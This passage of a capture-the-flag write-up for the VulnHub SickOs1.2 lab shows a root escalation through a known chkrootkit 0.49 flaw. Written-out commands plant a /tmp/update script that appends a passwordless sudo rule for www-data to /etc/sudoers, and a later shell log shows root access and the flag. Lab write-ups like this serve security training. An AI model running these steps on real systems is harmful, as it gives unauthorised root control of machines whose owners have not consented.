-rwxr-xr-x 1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x 1 root root  2947 Jun 19  2012 standard
```

Use searchsploit:



```
┌──(kali㉿kali)-[~]
└─$ searchsploit chkrootkit
---------------------------------------------------------------- ---------------------------------
 Exploit Title                                                  |  Path
---------------------------------------------------------------- ---------------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)            | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                    | linux/local/33899.txt
---------------------------------------------------------------- ---------------------------------
```

(Privelege Escalation):

Create Malicious /tmp/update File   (/tmp have writable acess.)

Since chkrootkit executes /tmp/update as root, create a malicious file to modify sudoers:

Command:


```
echo 'chmod 777 /etc/sudoers && echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers && chmod 440 /etc/sudoers' > /tmp/update
```

Give permissions:
Make the script executable:


```
chmod 777 /tmp/update
```

Wait for Cron Execution

Since chkrootkit runs daily via cron, wait a few minutes for the system to execute the script.



```
www-data@ubuntu:/etc/cron.daily$ sudo su
sudo su
root@ubuntu:/etc/cron.daily# whoami
root
```



```
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz  chkrootkit-0.49
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt                     newRule
root@ubuntu:~# sudo cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
sudo cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools
more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old Scho

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
root@ubuntu:~# 
```

(Conclusion):

In this machine, so many vulnerabilities… But ensure your network devices works and perfectly config or not to check as a Secuity auditor.

Weak areas:

- Api manipulations
- Session hijacking
- Insecure direct object reference
- Insecure design
- Information disclosure
- Xss attacks
- Sql injection
- CLI, LFI, RCE etc.